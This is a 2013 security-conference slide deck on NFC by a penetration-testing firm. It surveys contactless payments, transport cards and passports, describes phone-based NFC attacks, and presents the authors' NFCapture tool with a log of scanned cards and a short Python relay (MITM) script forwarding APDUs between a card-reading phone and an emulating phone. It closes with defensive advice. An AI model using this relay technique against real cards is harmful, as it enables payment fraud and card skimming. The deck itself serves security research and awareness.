Getting Personal With NFC

Presenters: Nick von Dadelszen, Eugene Gibney
Date: 22nd May 2013
Company: Lateral Security (IT) Services Limited

Company Overview

- **Company**
  - Lateral Security (IT) Services Limited
  - Founded in April 2008 by Nick von Dadelszen and Ratu Mason (both directors)
  - Staff - AKL - 7 people, WGTN - 11 people
  - www.lateralsecurity.com
- **Services**
  - Security testing (design & architecture, penetration testing, configuration, code reviews, security devices & controls, mobile apps)
  - Security advisory (Lifecycle compliance & audit – ISO, PCI-DSS, ISM, NZISM, policy process development, threat modeling and risk assessment)
  - Regular ongoing technical testing and assurance programs
- **Differentiators**
  - True vendor independence
  - Security testing and advisory are our niche specialties
  - Highly experienced and skilled staff

Agenda

- What is NFC
- How NFC is used in the real world
- How an attacker can use NFC – Demo
- What this all means for you and your business
- Thoughts on the future of NFC

What Is NFC

- NFC or Near Field Communication

  "NFC is a set of standards for smartphones and similar devices to establish radio communication with each other by touching them together or bringing them into close proximity, usually no more than a few centimetres." – Wikipedia

- NFC is a subset of RFID
  - Defined single frequency
  - Limited distance
  - Designed two-way communication including peer-to-peer

How NFC Is Used In The Real World

Payment Applications

- American Express ExpressPay 2005
- MasterCard PayPass 2005
- VISA payWave 2007
- Discover Zip 2009

Marketing Campaigns – Visa payWave

- Benefits for cardholders
  - Increased convenience
    - No cash needed / No ATM
  - Reduced waiting time
  - Enhanced security
  - Exciting customer experience

- Benefits for business
  - Cost savings
    - Cash handling costs (slippage)
  - Greater speed = more transactions
  - Enhanced security… ?

Source
http://www.visa-asia.com/ap/nz/cardholders/cardsservices/visa_paywave_benefits.shtml

Transport Applications

Seoul Upass	1996
Hong Kong Octopus Card	1997
London Oyster Card	2003
Wellington Snapper	2008
Melbourne Myki	2008
Sydney Opal	2012

Identity Cards

- National Identity Cards
  - Malaysia

- Biometric Passports
  - USA / Belgium / Pakistan 2004
  - Australia / New Zealand 2005
  - Most EU countries / Brazil 2006
  - China 2012
  - Canada / India 2013

NFC On Smart Phones

- Samsung Nexus S first Android phone to get NFC chip
- Android, Blackberry, Nokia phones with NFC available (mostly high-end)
- Several Snapper phones in NZ (cheaper phones)
- iPhone cases with NFC
- Not on the iPhone 5, rumored for the 5S
- Huge increase in distribution from last year

Mobile Applications Using NFC

- Payment applications
  - Google Wallet
    - Store credit card data on your phone!
  - Bank credit cards coming soon
- Travel applications
  - Integrating travel apps onto smart phones
    - LG, Snapper & 2Degrees in New Zealand
- Social networking
  - Business cards / contact details
  - Photo & video sharing
  - File sharing

How An Attacker Can Use NFC

Attacking Your Phone Using NFC

- Your phone can be directly attacked using the NFC interface

Go see Charlie Miller's talk this afternoon!

Attacking Your Phone Using NFC

- Bluetooth pairing:
  - Nokia uses NFC to automatically pair
  - No PIN
  - Allows full access to the device

- Android Beam:
  - Android Beam can be used to pass info
    - Contacts
    - URLs
    - Apps
  - No confirmation
  - Automatically runs the associated app

Attacking NFC Using Their Phone


- With phone-based NFC an attacker no longer needs to look conspicuous attacking NFC with a laptop and readers
- Attacks will look just like the normal use-case, someone holding the phone to a reader
- Phones are also less conspicuous for personal attacks, such as sniffing creditcard numbers from wallets at the pub


Card Emulation – Solved!

- Card emulation on Android was very difficult
- In November 2011 I stated this would be solved in 6-12 months
- CynogenMod solved this to enable their SimplyTapp payment app
- First MITM proof of concept released at Defcon (August 2012)
  - NFCProxy - Eddie Lee at Blackwing

Our Card Capture App – NFCapture


- We have written a tool called NFCapture
- It is designed to be a framework to allow researchers to easily review and manipulate NFC systems
- Multiple functions:
  - Card read
  - Card emulation
  - MITM




Cards read
https://nfc.lateralsecurity.net
LATERAL | SECURITY
Log:
Phone with ID 126076 scanned a [redacted] Card at 2012-11-20 13:05:50 +1300.
Phone with ID 268725 scanned a MASTERCARD at 2012-11-18 21:15:03 +1300.
Phone with ID 268725 scanned a MASTERCARD at 2012-11-18 21:13:59 +1300.
Phone with ID 268725 scanned a MASTERCARD at 2012-11-18 21:13:42 +1300.
Phone with ID 159030 scanned a MASTERCARD at 2012-11-18 19:02:52 +1300.
Phone with ID 227009 scanned a Passport at 2012-11-18 15:11:49 +1300.
Phone with ID 603788 scanned a VISA Debit/Credit at 2012-11-18 13:46:01 +1300.
Phone with ID 603788 scanned a [redacted] Card at 2012-11-18 13:45:06 +1300.
Phone with ID 603788 scanned a VISA Debit/Credit at 2012-11-18 13:44:51 +1300.
Phone with ID 619864 scanned a [redacted] Card at 2012-11-18 13:44:07 +1300.
Phone with ID 432451 scanned a MASTERCARD at 2012-11-18 13:19:40 +1300.
Phone with ID 227009 scanned a VISA at 2012-11-18 10:53:59 +1300.
Phone with ID 919262 scanned a Passport at 2012-11-18 09:08:32 +1300.
Phone with ID 268725 scanned a MASTERCARD at 2012-11-18 00:45:59 +1300.
Phone with ID 268725 scanned a MASTERCARD at 2012-11-18 00:45:47 +1300.
Phones:
351874 76
527635 76
994541 20
637091 20
268725 15
126076 14
919262 11
452632 8
294874 7
287515 7
353535 5
836687 5
183849 5
432451 5
330255 4
121433 4
603788 4
315643 4
Cards read:
[redacted] Card 8
MASTERCARD 227
Passport 7
[redacted] Card 64
VISA 5
VISA Debit/Credit 11
Total: 322

NFCapture - MITM

- Using my tool and two phones you can now do simple MITM
- One phone needs CynogenMod to be the emulator
- Can run from remote server or local python



MITM Script

```
26  import sys
27  import os
28  import pyandroid
29  import datetime
30
31  Verbose= True
32  Quiet= False
33
34  p = pyandroid.Android()
35  e = pyandroid.Emulator()
36
37
38  while(42):
39      uid = p.select()
40      APDU = e.select()
41
42      print 'GMT Timestamp: ' + str(datetime.datetime.now())
43
44      while APDU:
45          if Verbose:
46              print 'Received APDU: -' + APDU + '-'
47          r = p.sendAPDU(APDU)
48          if Verbose:
49              print 'Response from proxy is: ' + r
50          APDU = e.sendAPDU(r)
51          if Verbose:
52              print 'Sent response to emulator, new APDU is: -' + APDU + '-'
53
54      if not Quiet:
55          print 'Ending now ...'
56      p.reset()
57      e.reset()
58      print
```

Attacking NFC Using Your Phone

- With phone-based NFC apps, you now have a computer permanently connected to your credit card
- Malicious apps may be able to interact with the NFC application
- Consider a botnet designed to have thousands of credit cards available for fraud at any one time

What You Can Do

- As an individual
  - Secure your phone physically
  - Be aware of the technology
  - Develop new spacial awareness
  - Put pressure on the card brands to provide alternatives
- As a business
  - General security principles apply
  - Get your systems tested
  - Give your staff awareness training
  - Assume the worst

Thoughts On The Future Of NFC!

- Every new technology creates new attack vectors
- NFC Credit cards
  - Contactless payment is here to stay
  - Fraud protection is great, but still costs time and effort
  - The $$ transaction limit will only increase with time
  - Reduced transaction time equates to reduced security
    - No PIN, no signature = no identity
- Your phone becomes more important to your life … PROTECT IT!

Questions & Contacts

Presentation Download
www.lateralsecurity.com/presentations

Lateral Security (IT) Services Limited

Wellington

38-42 Waring Taylor Street (level 7, Petherick Tower)
PO Box 8093, Wellington 6143, New Zealand
Phone: +64 4 4999 756
Email: sas@lateralsecurity.com

Auckland

187 Queen Street (level 8, Landmark House)
PO Box 7706, Auckland, New Zealand
Phone: +64 9 3770 700
Email: sas@lateralsecurity.com

Email: nick@lateralsecurity.com
Email: eugene@lateralsecurity.com